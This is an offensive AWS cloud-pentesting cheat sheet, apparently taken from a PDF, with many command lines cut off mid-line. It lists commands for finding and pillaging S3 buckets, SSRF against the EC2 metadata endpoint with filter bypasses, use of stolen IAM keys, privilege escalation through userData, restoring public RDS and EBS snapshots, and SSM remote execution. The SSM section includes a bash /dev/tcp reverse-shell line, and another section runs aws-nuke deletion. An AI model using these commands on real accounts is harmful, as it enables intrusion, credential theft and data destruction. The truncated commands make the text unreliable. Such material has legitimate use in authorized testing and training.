25     # aws s3api get-bucket-acl --bucket bucket-name-here
26     # aws s3 cp readme.txt s3://bucket-name-here --profile newuserprofile
27
28 EBS Volumes:
29 • Elastic Block Store (EBS)
30 • AWS virtual hard disks
31 • Can have similar issues to S3 being publicly available
32 • Difficult to target specific org but can find widespread leaks
33
34 EC2:
35 • Like virtual machines
36 • SSH keys created when started, RDP for Windows.
37 • Security groups to handle open ports and allowed IPs.
38
39 AWS Instance Metadata URL
40 • Cloud servers hosted on services like EC2 needed a way to orient themselves
41 • A “Metadata” endpoint was created and hosted on a non-routable IP address
42 • Can contain access/secret keys to AWS and IAM credentials
```

```

43 • This should only be reachable from the localhost
44 • Server compromise or SSRF vulnerabilities might allow remote attackers to
45 • IAM credentials can be stored here:
    ◇ http://169.254.169.254/latest/meta-data/iam/security-credentials/
46 • Can potentially hit it externally if a proxy service (like Nginx) is being used
    ◇ curl --proxy vulndomain.target.com:80 http://169.254.169.254/latest/meta-data/iam/securi
47 • CapitalOne Hack
    ◇ Attacker exploited SSRF on EC2 server and accessed metadata URL to get AWS credentials
48 • AWS EC2 Instance Metadata service Version 2 (IMDSv2)
49 • Updated in November 2019 – Both v1 and v2 are available
50 • Supposed to defend the metadata service against SSRF and reverse proxy attacks
51 • Added session auth to requests
52 • First, a “PUT” request is sent and then responded to with a token
53 • Then, that token can be used to query data
54 --
55 TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds:1200"`
56 curl http://169.254.169.254/latest/meta-data/profile -H "X-aws-ec2-metadata-token:$TOKEN"
57 curl http://example.com/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/<IAM Role>
58 --
59
60 Post-compromise
61 • What do our access keys give us access to?
62 • Check AIO tools to do some recon (WeirdAAL- recon_module, PACU privesc,..)
63 --
64 http://169.254.169.254/latest/meta-data
65 http://169.254.169.254/latest/meta-data/iam/security-credentials/<IAM Role>
66
67 # AWS nuke - remove all AWS services of our account
68 # https://github.com/rebuy-de/aws-nuke
69 - Fill nuke-config.yml with the output of aws sts get-caller-identity
70 ./aws-nuke -c nuke-config.yml # Checks what will be removed
71 - If fails because there is no alias created
72 aws iam create-account-alias --account-alias unique-name
73 ./aws-nuke -c nuke-config.yml --no-dry-run # Will perform delete operation
74
75 # Cloud Nuke
76 # https://github.com/gruntwork-io/cloud-nuke
77 cloud-nuke aws
78
79 # Other bypasses
80 1.
81 aws eks list-clusters | jq -rc '.clusters'
82 ["example"]
83 aws eks update-kubeconfig --name example
84 kubectl get secrets
85
86 2. SSRF AWS Bypasses to access metadata endpoint.
87 Converted Decimal IP: http://2852039166/latest/meta-data/
88 IPV6 Compressed: http://[::ffff:a9fe:a9fe]/latest/meta-data/
89 IPV6 Expanded: http://[0:0:0:0:ffff:a9fe:a9fe]/latest/meta-data/
90
91
92
93

```

```
94 # Interesting metadata instance urls:
95 http://instance-data
96 http://169.254.169.254
97 http://169.254.169.254/latest/user-data
98 http://169.254.169.254/latest/user-data/iam/security-credentials/[ROLE NAME]
99 http://169.254.169.254/latest/meta-data/
100 http://169.254.169.254/latest/meta-data/iam/security-credentials/[ROLE NAME]
101 http://169.254.169.254/latest/meta-data/iam/security-credentials/PhotonIns...
102 http://169.254.169.254/latest/meta-data/ami-id
103 http://169.254.169.254/latest/meta-data/reservation-id
104 http://169.254.169.254/latest/meta-data/hostname
105 http://169.254.169.254/latest/meta-data/public-keys/
106 http://169.254.169.254/latest/meta-data/public-keys/0/openssh-key
107 http://169.254.169.254/latest/meta-data/public-keys/[ID]/openssh-key
108 http://169.254.169.254/latest/meta-data/iam/security-credentials/dummy
109 http://169.254.169.254/latest/meta-data/iam/security-credentials/s3access
110 http://169.254.169.254/latest/dynamic/instance-identity/document
```

## Find AWS in domain/company

```
1 # Find subdomains
2
3 ./sub.sh -s example.com
4 assetfinder example.com
5 ## Bruteforcing
6 python3 dnsrecon.py -d example.com -D subdomains-top1mil-5000.txt -t brt
7
8 # Reverse DNS lookups
9 host subdomain.domain.com
10 host IP
11
12 # Bucket finders
13 python3 cloud_enum.py -k example.com
14 ruby lazys3.rb companynname
15 # https://github.com/bbb31/slurp
16 slurp domain -t example.com
```

## AIO AWS tools

```
1 # https://github.com/carnal0wnage/weirdAAL
2 pip3 install -r requirements
3 cp env.sample .env
```

```
4 vim .env
5 python3 weirdAAL.py -l
6
7 # https://github.com/RhinoSecurityLabs/pacu
8 bash install.sh
9 python3 pacu.py
10 import_keys --all
11 ls
12
13 # https://github.com/dagrz/aws_pwn
14 # Lot of scripts for different purposes, check github
15
16 # IAM resources finder
17 # https://github.com/BishopFox/smogcloud
18 smogcloud
19
20 # Red team scripts for AWS
21 # https://github.com/elitest/Redboto
22
23 # AWS Bloodhound
24 # https://github.com/lyft/cartography
```

## S3

### Basic Commands

```
1 aws s3 ls s3://
2 aws s3api list-buckets
3 aws s3 ls s3://bucket.com
4 aws s3 ls --recursive s3://bucket.com
5 aws s3 sync s3://bucketname s3-files-dir
6 aws s3 cp s3://bucket-name/<file> <destination>
7 aws s3 cp/mv test-file.txt s3://bucket-name
8 aws s3 rm s3://bucket-name/test-file.txt
9 aws s3api get-bucket-acl --bucket bucket-name # Check owner
10 aws s3api head-object --bucket bucket-name --key file.txt # Check file met
```

### Find S3 buckets

```

1 # Find buckets from keyword or company name
2 # https://github.com/nahamsec/lazys3
3 ruby lazys3.rb companynname
4
5 # https://github.com/initstring/cloud_enum
6 python3 cloud_enum.py -k companynnameorkeyword
7
8 # https://github.com/gwen001/s3-buckets-finder
9 php s3-buckets-bruteforcer.php --bucket gwen001-test002
10
11 # Public s3 buckets
12 https://buckets.grayhatwarfare.com
13 https://github.com/eth0izzle/bucket-stream
14
15 # https://github.com/cr0hn/festin
16 festin mydomain.com
17 festin -f domains.txt
18
19 # Google dork
20 site:.s3.amazonaws.com "Company"

```

## Check S3 buckets perms and files

```

1 # https://github.com/fellchase/flumberboozle/tree/master/flumberbuckets
2 alias flumberbuckets='sudo python3 PATH/flumberboozle/flumberbuckets/flumb
3 echo "bucket" | flumberbuckets -si -
4 cat hosts.txt | flumberbuckets -si -
5
6 # https://github.com/sa7mon/S3Scanner
7 sudo python3 s3scanner.py sites.txt
8 sudo python ./s3scanner.py --include-closed --out-file found.txt --dump na
9
10 # https://github.com/clario-tech/s3-inspector
11 python s3inspector.py
12
13 # https://github.com/jordanpotti/AWSBucketDump
14 source /home/cloudhacker/tools/AWSBucketDump/bin/activate
15 touch s.txt
16 sed -i "s,$,-$bapname-awscloudsec,g" /home/cloudhacker/tools/AWSBucketDump
17 python AWSBucketDump.py -D -l BucketNames.txt -g s.txt
18
19 # https://github.com/Ucnt/aws-s3-data-finder/
20 python3 find_data.py -n bucketname -u
21
22 # https://github.com/VirtueSecurity/aws-extender-cli
23 python3 aws_extender_cli.py -s S3 -b flaws.cloud

```

## S3 examples attacks

```
1 # S3 Bucket Pillaging
2
3 • GOAL: Locate Amazon S3 buckets and search them for interesting data
4 • In this lab you will attempt to identify a publicly accessible S3 bucket
5
6 ~$ sudo apt-get install python3-pip
7 ~$ git clone https://github.com/RhinoSecurityLabs/pacu
8 ~$ cd pacu
9 ~$ sudo bash install.sh
10 ~$ sudo aws configure
11 ~$ sudo python3 pacu.py
12
13 Pacu > import_keys --all
14 # Search by domain
15 Pacu > run s3__bucket_finder -d glitchcloud
16 # List files in bucket
17 Pacu > aws s3 ls s3://glitchcloud
18 # Download files
19 Pacu > aws s3 sync s3://glitchcloud s3-files-dir
20
21 # S3 Code Injection
22 • Backdoor JavaScript in S3 Buckets used by webapps
23 • In March, 2018 a crypto-miner malware was found to be loading on MSN's h
24 • This was due to AOL's advertising platform having a writeable S3 bucket,
25 • If a webapp is loading content from an S3 bucket made publicly writeable
26 • Can perform XSS-type attacks against webapp visitors
27 • Hook browser with Beef
28
29 # Domain Hijacking
30 • Hijack S3 domain by finding references in a webapp to S3 buckets that do
31 • Or... subdomains that were linked to an S3 bucket with CNAME's that still
32 • When assessing webapps look for 404's to *.s3.amazonaws.com
33 • When brute forcing subdomains for an org look for 404's with 'NoSuchBuck
34 • Go create the S3 bucket with the same name and region
35 • Load malicious content to the new S3 bucket that will be executed when v
```

## Enumerate read access buckets script

```
1 #!/bin/bash
```

```

2  for i in "$@" ; do
3      if [[ $i == "--profile" ]]; then
4          profile=$(echo "$@" | awk '{for(i=1;i<NF;i++) if ($i=="--prof
5              AWS_ACCESS_KEY_ID=$(cat /root/.aws/credentials | grep -i "$pro
6              AWS_SECRET_ACCESS_KEY=$(cat /root/.aws/credentials | grep -i "
7                  break
8          fi
9      done
10     echo "Enumerating the buckets..."
11     aws --profile "$profile" s3 ls | cut -d ' ' -f 3 > /tmp/buckets
12     echo "You can read the following buckets:"
13     >/tmp/readBuckets
14     for i in $(cat /tmp/buckets); do
15         result=$(aws --profile "$profile" s3 ls s3://"$i" 2>/dev/null | head -
16         if [ ! -z "$result" ]; then
17             echo "$i" | tee /tmp/readBuckets
18             unset result
19         fi
20     done

```

## IAM

### Basic commands

```

1  # ~/.aws/credentials
2  [default]
3  aws_access_key_id = XXX
4  aws_secret_access_key = XXXX
5
6  export AWS_ACCESS_KEY_ID=
7  export AWS_SECRET_ACCESS_KEY=
8  export AWS_DEFAULT_REGION=
9
10 # Check valid
11 aws sts get-caller-identity
12 aws sdb list-domains --region us-east-1
13
14 # If we can steal AWS credentials, add to your configuration
15 aws configure --profile stolen
16 # Open ~/.aws/credentials
17 # Under the [stolen] section add aws_session_token and add the discovered
18 aws sts get-caller-identity --profile stolen
19

```

```

20 # Get account id
21 aws sts get-access-key-info --access-key-id=ASIA1234567890123456
22
23 aws iam get-account-password-policy
24 aws sts get-session-token
25 aws iam list-users
26 aws iam list-roles
27 aws iam list-access-keys --user-name <username>
28 aws iam create-access-key --user-name <username>
29 aws iam list-attached-user-policies --user-name XXXX
30 aws iam get-policy
31 aws iam get-policy-version
32
33 aws deploy list-applications
34
35 aws directconnect describe-connections
36
37 aws secretsmanager get-secret-value --secret-id <value> --profile <contain
38
39 aws sns publish --topic-arn arn:aws:sns:us-east-1:*account id*:aaa --messag
40
41 # IAM Prefix meaning
42 ABIA - AWS STS service bearer token
43 ACCA - Context-specific credential
44 AGPA - Group
45 AIDA - IAM user
46 AIPA - Amazon EC2 instance profile
47 AKIA - Access key
48 ANPA - Managed policy
49 ANVA - Version in a managed policy
50 APKA - Public key
51 AROA - Role
52 ASCA - Certificate
53 ASIA - Temporary (AWS STS) access key IDs use this prefix, but are unique

```

## Tools

```

1 # https://github.com/andresriancho/enumerate-iam
2 python enumerate-iam.py --access-key XXXXXXXXXXXXXXXX --secret-key XXXXXXXXXXXX
3 python enumerate-iam.py --access-key "ACCESSKEY" --secret-key "SECRETKEY"
4
5 # https://github.com/RhinoSecurityLabs/Security-Research/blob/master/tools
6 python aws_escalate.py
7
8 # https://github.com/andresriancho/nimbostratus
9 python2 nimbostratus dump-permissions

```

```

10
11 # https://github.com/nccgroup/ScoutSuite
12 python3 scout.py aws
13
14 # https://github.com/salesforce/cloudsplaining
15 cloudsplaining download
16 cloudsplaining scan
17
18 # Enumerate IAM permissions without logging (stealth mode)
19 # https://github.com/Frichetten/aws_stealth_perm_enum
20
21 # Unauthenticated (only account id) Enumeration of IAM Users and Roles
22 # https://github.com/Frichetten/enumate_iam_using_bucket_policy
23
24 # AWS Consoler
25 # https://github.com/NetSPI/aws_consoler
26 # Generate link to console from valid credentials
27 aws_consoler -a ASIAXXXX -s SECRETXXXX -t TOKENXXXX
28
29 # AWSRoleJuggler
30 # https://github.com/hotnops/AWSRoleJuggler/
31 # You can use one assumed role to assume another one
32 ./find_circular_trust.py
33 python aws_role_juggler.py -r arn:aws:iam::123456789:role/BuildRole arn:aw
34
35 # https://github.com/prisma-cloud/IAMFinder
36 python3 iamfinder.py init
37 python3 iamfinder.py enum_user --aws_id 123456789012

```

## AWS IAM Cli Enumeration

```

1 # First of all, set your profile
2 aws configure --profile test
3 set profile=test # Just for convenience
4
5 # Get policies available
6 aws --profile "$profile" iam list-policies | jq -r ".Policies[].Arn"
7 # Get specific policy version
8 aws --profile "$profile" iam get-policy --policy-arn "$i" --query "Policy."
9 # Get all juicy info oneliner (search for Action/Resource */
10 profile="test"; for i in $(aws --profile "$profile" iam list-policies | jq
11
12 #List Managed User policies
13 aws --profile "test" iam list-attached-user-policies --user-name "test-use
14 #List Managed Group policies
15 aws --profile "test" iam list-attached-group-policies --group-name "test-g

```

```
16 #List Managed Role policies
17 aws --profile "test" iam list-attached-role-policies --role-name "test-role"
18
19 #List Inline User policies
20 aws --profile "test" iam list-user-policies --user-name "test-user"
21 #List Inline Group policies
22 aws --profile "test" iam list-group-policies --group-name "test-group"
23 #List Inline Role policies
24 aws --profile "test" iam list-role-policies --role-name "test-role"
25
26 #Describe Inline User policies
27 aws --profile "test" iam get-user-policy --user-name "test-user" --policy-name
28 #Describe Inline Group policies
29 aws --profile "test" iam get-group-policy --group-name "test-group" --policy-name
30 #Describe Inline Role policies
31 aws --profile "test" iam get-role-policy --role-name "test-role" --policy-name
32
33 # List roles policies
34 aws --profile "test" iam get-role --role-name "test-role"
35
36 # Assume role from any ec2 instance (get Admin)
37 # Create instance profile
38 aws iam create-instance-profile --instance-profile-name YourNewRole-InstanceProfile
39 # Associate role to Instance Profile
40 aws iam add-role-to-instance-profile --role-name YourNewRole --instance-profile-name YourNewRole-InstanceProfile
41 # Associate Instance Profile with instance you want to use
42 aws ec2 associate-iam-instance-profile --instance-id YourInstanceId --iam-instance-profile-name YourNewRole-InstanceProfile
43
44 # Get assumed roles in instance
45 aws --profile test sts get-caller-identity
46
47 # Shadow admin
48 aws iam list-attached-user-policies --user-name {}
49 aws iam get-policy-version --policy-arn provide_policy_arn --version-id $(aws iam list-user-policies --user-name {} | jq -r '.UserPolicies[0].PolicyName')
50 aws iam get-user-policy --policy-name policy_name_from_above_command --user-name {}
51 aws iam get-user-policy --policy-name policy_name_from_above_command --user-name {}
52 # Vulnerables policies:
53 iam:CreateUser
54 iam>CreateLoginProfile
55 iam:UpdateProfile
56 iam:AddUserToGroup
```

---

## EBS

## Find secrets in public EBS

```
# Dufflebag https://github.com/bishopfox/dufflebag
```

## EBS attack example

```
1 # Discover EBS Snapshot and mount it to navigate
2 - Obtaining public snapshot name
3 aws ec2 describe-snapshots --region us-east-1 --restorable-by-user-ids all
4 - Obtaining zone and instance
5 aws ec2 describe-instances --filters Name=tag:Name,Values=attacker-machine
6 - Create a new volume of it
7 aws ec2 create-volume --snapshot-id snap-03616657ede4b9862 --availability-
8 - Attach to an EC2 instance
9 aws ec2 attach-volume --device /dev/sdh --instance-id <INSTANCE-ID> --volu
10 - It takes some time, to see the status:
11     aws ec2 describe-volumes --filters Name=volume-id,Values=<VOLUME-ID>
12 - Once is mounted in EC2 instance, check it, mount it and access it:
13 sudo lsblk
14 sudo mount /dev/xvdh1 /mnt
15 cd /mnt/home/user/companydata
```

```
# WeirdAAL https://github.com/carnal0wnage/weirdAAL
```

## EC2

### EC2 basic commands

```
1 # Like traditional host
2 - Port enumeration
3 - Attack interesting services like ssh or rdp
4
```

```

5 aws ec2 describe-instances
6 aws ssm describe-instance-information
7 aws ec2 describe-snapshots
8 aws ec2 describe-security-groups --group-ids <VPC Security Group ID> --reg
9 aws ec2 create-volume --snapshot-id snap-123123123
10 aws ec2 describe-snapshots --owner-ids {user-id}
11
12 # SSH into created instance:
13 ssh -i ".ssh/key.pem" <user>@<instance-ip>
14 sudo mount /dev/xvdb1 /mnt
15 cat /mnt/home/ubuntu/setupNginx.sh
16
17 # EC2 security group
18 aws ec2 describe-security-groups
19 aws ec2 describe-security-groups --filters Name=ip-permission.cidr,Values=

```

## EC2 example attacks

```

1 # SSRF to http://169.254.169.254 (Metadata server)
2 curl http://<ec2-ip-address>/\?url\=http://169.254.169.254/latest/meta-dat
3 http://169.254.169.254/latest/meta-data
4 http://169.254.169.254/latest/meta-data/ami-id
5 http://169.254.169.254/latest/meta-data/public-hostname
6 http://169.254.169.254/latest/meta-data/public-keys/
7 http://169.254.169.254/latest/meta-data/network/interfaces/
8 http://169.254.169.254/latest/meta-data/local-ipv4
9 http://169.254.169.254/latest/meta-data/public-keys/0/openssh-key/
10 http://169.254.169.254/latest/user-data
11
12 # Find IAM Security Credentials
13 http://169.254.169.254/latest/meta-data/
14 http://169.254.169.254/latest/meta-data/iam/
15 http://169.254.169.254/latest/meta-data/iam/security-credentials/
16
17 # Using EC2 instance metadata tool
18 ec2-metadata -h
19 # With EC2 Instance Meta Data Service version 2 (IMDSv2):
20 Append X-aws-ec2-metadata-token Header generated with a PUT request to htt
21
22 # Check directly for metadata instance
23 curl -s http://<ec2-ip-address>/latest/meta-data/ -H 'Host:169.254.169.254
24
25 # EC2 instance connect
26 aws ec2 describe-instances | jq ".[][].Instances | .[] | {InstanceId, KeyN
27 aws ec2-instance-connect send-ssh-public-key --region us-east-1 --instance
28

```

```

29 # EC2 AMI - Read instance, create AMI for instance and run
30 aws ec2 describe-images --region specific-region
31 aws ec2 create-image --instance-id ID --name "EXPLOIT" --description "Exploit"
32 aws ec2 import-key-pair --key-name "EXPLOIT" --public-key-material fileb:/path/to/publickey.pem
33 aws ec2 describe-images --filters "Name=name,Values=EXPLOIT"
34 aws ec2 run-instances --image-id {} --security-group-ids "" --subnet-id {}
35
36 # Create volume from snapshot & attach to instance id && mount in local
37 aws ec2 create-volume --snapshot-id snapshot_id --availability-zone zone
38 aws ec2 attach-volume --volume-id above-volume-id --instance-id instance-id
39
40 # Privesc with modify-instance-attribute
41 aws ec2 modify-instance-attribute --instance-id=xxx --attribute userData --
42 file.b64.txt contains (and after base64 file.txt > file.b64.txt):
43 ``
44 Content-Type: multipart/mixed; boundary="//"
45 MIME-Version: 1.0
46
47 --//
48 Content-Type: text/cloud-config; charset="us-ascii"
49 MIME-Version: 1.0
50 Content-Transfer-Encoding: 7bit
51 Content-Disposition: attachment; filename="cloud-config.txt"
52
53 #cloud-config
54 cloud_final_modules:
55 - [scripts-user, always]
56
57 --//
58 Content-Type: text/x-shellscrip; charset="us-ascii"
59 MIME-Version: 1.0
60 Content-Transfer-Encoding: 7bit
61 Content-Disposition: attachment; filename="userdata.txt"
62
63#!/bin/bash
64 **commands here** (reverse shell, set ssh keys...)
65 --//
66 ``
67
68 # Privesc 2 with user data
69 # On first launch, the EC2 instance will pull the start_script from S3 and
70 #!/bin/bash
71 aws s3 cp s3://example-boot-bucket/start_script.sh /root/start_script.sh
72 chmod +x /root/start_script.sh
73 /root/start_script.sh

```

## Tools

```
1 # EC2 Shadow Copy attack
2 # https://github.com/Static-Flow/CloudCopy
3
4 # EC2 secrets recovery
5 # https://github.com/akhil-reni/ud-peep
```

## Cloudfront

### Info

```
1 Cloudfront is a CDN and it checks the HOST header in CNAMEs, so:
2 - The domain "test.disloops.com" is a CNAME record that points to "disloop"
3 - The "disloops.com" domain is set up to use a CloudFront distribution.
4 - Because "test.disloops.com" was not added to the "Alternate Domain Names"
5 - Another user can create a CloudFront distribution and add "test.disloops"
```

## Tools

```
1 # https://github.com/MindPointGroup/cloudfrunt
2 git clone --recursive https://github.com/MindPointGroup/cloudfrunt
3 pip install -r requirements.txt
4 python cloudfrunt.py -o cloudfrrunt.com.s3-website-us-east-1.amazonaws.com
```

## AWS Lambda

### Info

```
1 # Welcome to serverless!!!!
2 # AWS Lambda, essentially are short lived servers that run your function a
```

```
3
4 # OS command Injection in Lambda
5 curl "https://API-endpoint/api/stringhere"
6
7 # For a md5 converter endpoint "https://API-endpoint/api/hello;id;w;cat%20
8 aws lambda list-functions
9 aws lambda get-function --function-name <FUNCTION-NAME>
10 aws lambda get-policy
11 aws apigateway get-stages
12
13 # Download function code
14 aws lambda list-functions
15 aws lambda get-function --function-name name_we_retrieved_from_above --que
16 wget -O myfunction.zip URL_from_above_step
17
18 # Steal creds via XXE or SSRF reading:
19 /proc/self/environ
20 # If blocked try to read other vars:
21 /proc/[1..20]/environ
```

## Tools

```
1 # https://github.com/puresec/lambda-proxy
2 # SQLMap to Lambda!!!
3 python3 main.py
4 sqlmap -r request.txt
```

## AWS Inspector

```
# Amazon Inspector is an automated security assessment service that helps im
```

## AWS RDS

## Basic

```
aws rds describe-db-instances
```

## Attacks

```
1 # Just like a MySQL, try for sql!
2 # Check if 3306 is exposed
3 # Sqlmap is your friend ;)
4
5 # Stealing RDS Snapshots
6 - Searching partial snapshots
7 aws rds describe-db-snapshots --include-public --snapshot-type public --db
8 - Restore in instance
9 aws rds restore-db-instance-from-db-snapshot --db-instance-identifier recoverdb
10 - Once restored, try to access
11 aws rds describe-db-instances --db-instance-identifier recoverdb
12 - Reset the master credentials
13 aws rds modify-db-instance --db-instance-identifier recoverdb --master-use
14     - Takes some time, you can check the status:
15     aws rds describe-db-instances
16 - Try to access it from EC2 instance which was restored
17 nc rds-endpoint 3306 -zvv
18 - If you can't see, you may open 3306:
19     - In RDS console, click on the recoverdb instance
20     - Click on the Security Group
21     - Add an Inbound rule for port 3306 TCP for Cloudhacker IP
22 - Then connect it
23 mysql -u <username> -p -h <rds-instance-endpoint>
24
```

## ECR

### Info

```
1 Amazon Elastic Container Registry – Docker container registry
```

```
2 aws ecr get-login
3 aws ecr get-login-password | docker login --username AWS --password-stdin
4 aws ecr list-images --repository-name REPO_NAME --registry-id ACCOUNT_ID
5 aws ecr batch-get-image --repository-name XXXX --registry-id XXXX --image-
6 aws ecr get-download-url-for-layer --repository-name XXXX --registry-id XX
7
```

## Tools

```
1 # After AWS credentials compromised
2
3 # https://github.com/RhinoSecurityLabs/ccat
4 docker run -it -v ~/.aws:/root/.aws/ -v /var/run/docker.sock:/var/run/dock
```

## ECS

### Info

ECS – Elastic Container Service (is a container orchestration service)

## AWS Cognito API

Amazon Cognito is a user identity and data synchronization service. If the website uses other AWS services (like Amazon S3, Amazon Dynamo DB, etc.) Amazon Cognito provides you with delivering temporary credentials with limited privileges that users can use to access database resources.

```
# Check for cognito-identity requests with GetCredentialsForIdentity
```

## Request

Raw Params Headers Hex

```
POST / HTTP/1.1
Host: cognito-identity.us-east-1.amazonaws.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Amz-User-Agent: aws-sdk-js/2.640.0 callback
Content-Type: application/x-amz-json-1.1
X-Amz-Target: AWSCognitoIdentityService.GetCredentialsForIdentity
X-Amz-Content-Sha256: [REDACTED]
Content-Length: 63
Origin: http://[REDACTED].com
Connection: close
Referer: http://[REDACTED].com/profile/[REDACTED]

{"IdentityId":"us-east-1:[REDACTED"]}
```


## Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Tue, 11 Aug 2020 09:00:05 GMT
Content-Type: application/x-amz-json-1.1
Content-Length: 1772
Connection: close
x-amzn-RequestId: d[REDACTED]
Access-Control-Allow-Origin: *
Access-Control-Expose-Headers: x-amzn-RequestId,x-amzn-ErrorType,x-amzn-ErrorMessage,Date

{"Credentials":{"AccessKeyId":"[REDACTED]","Expiration":1.597140005E9,"SecretKey":"[REDACTED]","SessionToken":"J[REDACTED]P[REDACTED]I[REDACTED]A[REDACTED]D[REDACTED]A[REDACTED]N[REDACTED]T[REDACTED]L[REDACTED]A[REDACTED]C[REDACTED]O[REDACTED]V[REDACTED]I[REDACTED]S[REDACTED]U[REDACTED]B[REDACTED]T[REDACTED]X[REDACTED]i[REDACTED]i[REDACTED]s[REDACTED]0[REDACTED]q[REDACTED]","Type":1,"Version":1}}
```

# AWS Systems Manager



```

1 # AWS SSM
2 - The agent must be installed in the machines
3 - It's used to create roles and policies
4
5 # Executing commands
6 aws ssm describe-instance-information #Get instance
7 - Get "ifconfig" commandId
8 aws ssm send-command --instance-ids "INSTANCE-ID-HERE" --document-name "AW
9 - Execute CommandID generated for ifconfig
10 aws ssm list-command-invocations --command-id "COMMAND-ID-HERE" --details
11
12 # Getting shell
13 - You already need to have reverse.sh uploaded to s3
14 #!/bin/bash
15 bash -i >& /dev/tcp/REVERSE-SHELL-CATCHER/9999 0>&1
16 - Start your listener
17 aws ssm send-command --document-name "AWS-RunRemoteScript" --instance-ids

```

```

18
19 # Read info from SSM
20 aws ssm describe-parameters
21 aws ssm get-parameters --name <NameYouFindAbove>
22
23 # EC2 with SSM enabled leads to RCE
24 aws ssm send-command --instance-ids "INSTANCE-ID-HERE" --document-name "AW
25 aws ssm list-command-invocations --command-id "COMMAND-ID-HERE" --details

```

## Aws Services Summary

AWS Service	Should have been called	Use this to	It's like
EC2	Amazon Virtual Servers	Host the bits of things you think of as a computer.	It's handwavy, but EC2 instances are similar to the virtual private servers you'd get at Linode, DigitalOcean or Rackspace.
IAM	Users, Keys and Certs	Set up additional users, set up new AWS Keys and policies.	
S3	Amazon Unlimited FTP Server	Store images and other assets for websites. Keep backups and share files between services. Host static websites. Also, many of the other AWS services write and read from S3.	

VPC	Amazon Virtual Colocated Rack	Overcome objections that "all our stuff is on the internet!" by adding an additional layer of security. Makes it appear as if all of your AWS services are on the same little network instead of being small pieces in a much bigger network.	If you're familiar with networking: VLANs
Lambda	AWS App Scripts	Run little self contained snippets of JS, Java or Python to do discrete tasks. Sort of a combination of a queue and execution in one. Used for storing and then executing changes to your AWS setup or responding to events in S3 or DynamoDB.	
API Gateway	API Proxy	Proxy your apps API through this so you can throttle bad client traffic, test new versions, and present methods more cleanly.	3Scale
RDS	Amazon SQL	Be your app's Mysql, Postgres, and Oracle database.	Heroku Postgres
Route53	Amazon DNS + Domains	Buy a new domain and set up the DNS records for that domain.	DNSimple, GoDaddy, Gandi
SES	Amazon Transactional Email	Send one-off emails like password resets, notifications, etc. You could use it to send a newsletter if you wrote all the code, but that's not a great idea.	SendGrid, Mandrill, Postmark
Cloudfront	Amazon CDN	Make your websites load faster by spreading out static file delivery to be closer to where your users are.	MaxCDN, Akamai

CloudSearch	Amazon Fulltext Search	Pull in data on S3 or in RDS and then search it for every instance of 'Jimmy.'	Sphinx, Solr, ElasticSearch
DynamoDB	Amazon NoSQL	Be your app's massively scalable key valueish store.	MongoLab
Elasticache	Amazon Memcached	Be your app's Memcached or Redis.	Redis to Go, Memcachier
Elastic Transcoder	Amazon Beginning Cut Pro	Deal with video weirdness (change formats, compress, etc.).	
SQS	Amazon Queue	Store data for future processing in a queue. The lingo for this is storing "messages" but it doesn't have anything to do with email or SMS. SQS doesn't have any logic, it's just a place to put things and take things out.	RabbitMQ, Sidekiq
WAF	AWS Firewall	Block bad requests to Cloudfront protected sites (aka stop people trying 10,000 passwords against /wp-admin)	Sophos, Kapersky
Cognito	Amazon OAuth as a Service	Give end users - (non AWS) - the ability to log in with Google, Facebook, etc.	OAuth.io
